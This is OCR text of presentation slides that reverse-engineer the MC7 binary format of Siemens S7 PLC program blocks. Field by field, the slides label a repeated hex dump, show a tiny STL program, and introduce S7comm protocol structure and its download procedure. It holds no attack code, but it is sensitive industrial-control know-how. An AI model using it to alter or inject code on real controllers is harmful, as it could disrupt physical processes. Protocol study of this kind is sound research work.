50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```

STL programs and their MC7 representation

Version

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```

STL programs and their MC7 representation

Attribute

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```

STL programs and their MC7 representation

Language

STL 01, LAD 02, FBD 03, SCL 04, DB 05, GRAPH 06, SDB 07

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```

STL programs and their MC7 representation

Type

OB 08, DB 0A, SDB 0B, FC 0C, SFC 0D, FB 0E, SFB 0F

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```

STL programs and their MC7 representation

Number

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```

STL programs and their MC7 representation

Length

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```

STL programs and their MC7 representation

Password

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```

STL programs and their MC7 representation

Last modified date

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```

STL programs and their MC7 representation

Last modified date

44771125 milliseconds and 11523 days since 1/1/84

$\Longrightarrow$ 7/20/15 12:26:11.125 pm

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```

STL programs and their MC7 representation

Interface last modified date

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```

STL programs and their MC7 representation

Interface length

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```

STL programs and their MC7 representation

Segment table length

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```

STL programs and their MC7 representation

Local data length

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```

STL programs and their MC7 representation

Data/Code length

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```

STL programs and their MC7 representation

Opcodes

```
A %I0.0
A %I0.1
O %I0.2
= %Q0.0
```

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```

STL programs and their MC7 representation

Opcodes

```
A %I0.0
A %I0.1
O %I0.2
= %Q0.0
```

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```

STL programs and their MC7 representation

Opcodes

```
A %I0.0
A %I0.1
O %I0.2
= %Q0.0
```

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```

STL programs and their MC7 representation

Opcodes

```
A %I0.0
A %I0.1
O %I0.2
= %Q0.0
```

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```

STL programs and their MC7 representation

Opcodes


```
A %I0.0
A %I0.1
O %I0.2
= %Q0.0
BE
```

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```

S7comm


S7comm

S7comm Protocol Structure



S7comm

Download Procedure



S7comm


protocol details

Wireshark can dissect S7comm with the dissector available at

http://sourceforge.net/projects/s7commwireshark/


S7comm

Communication setup



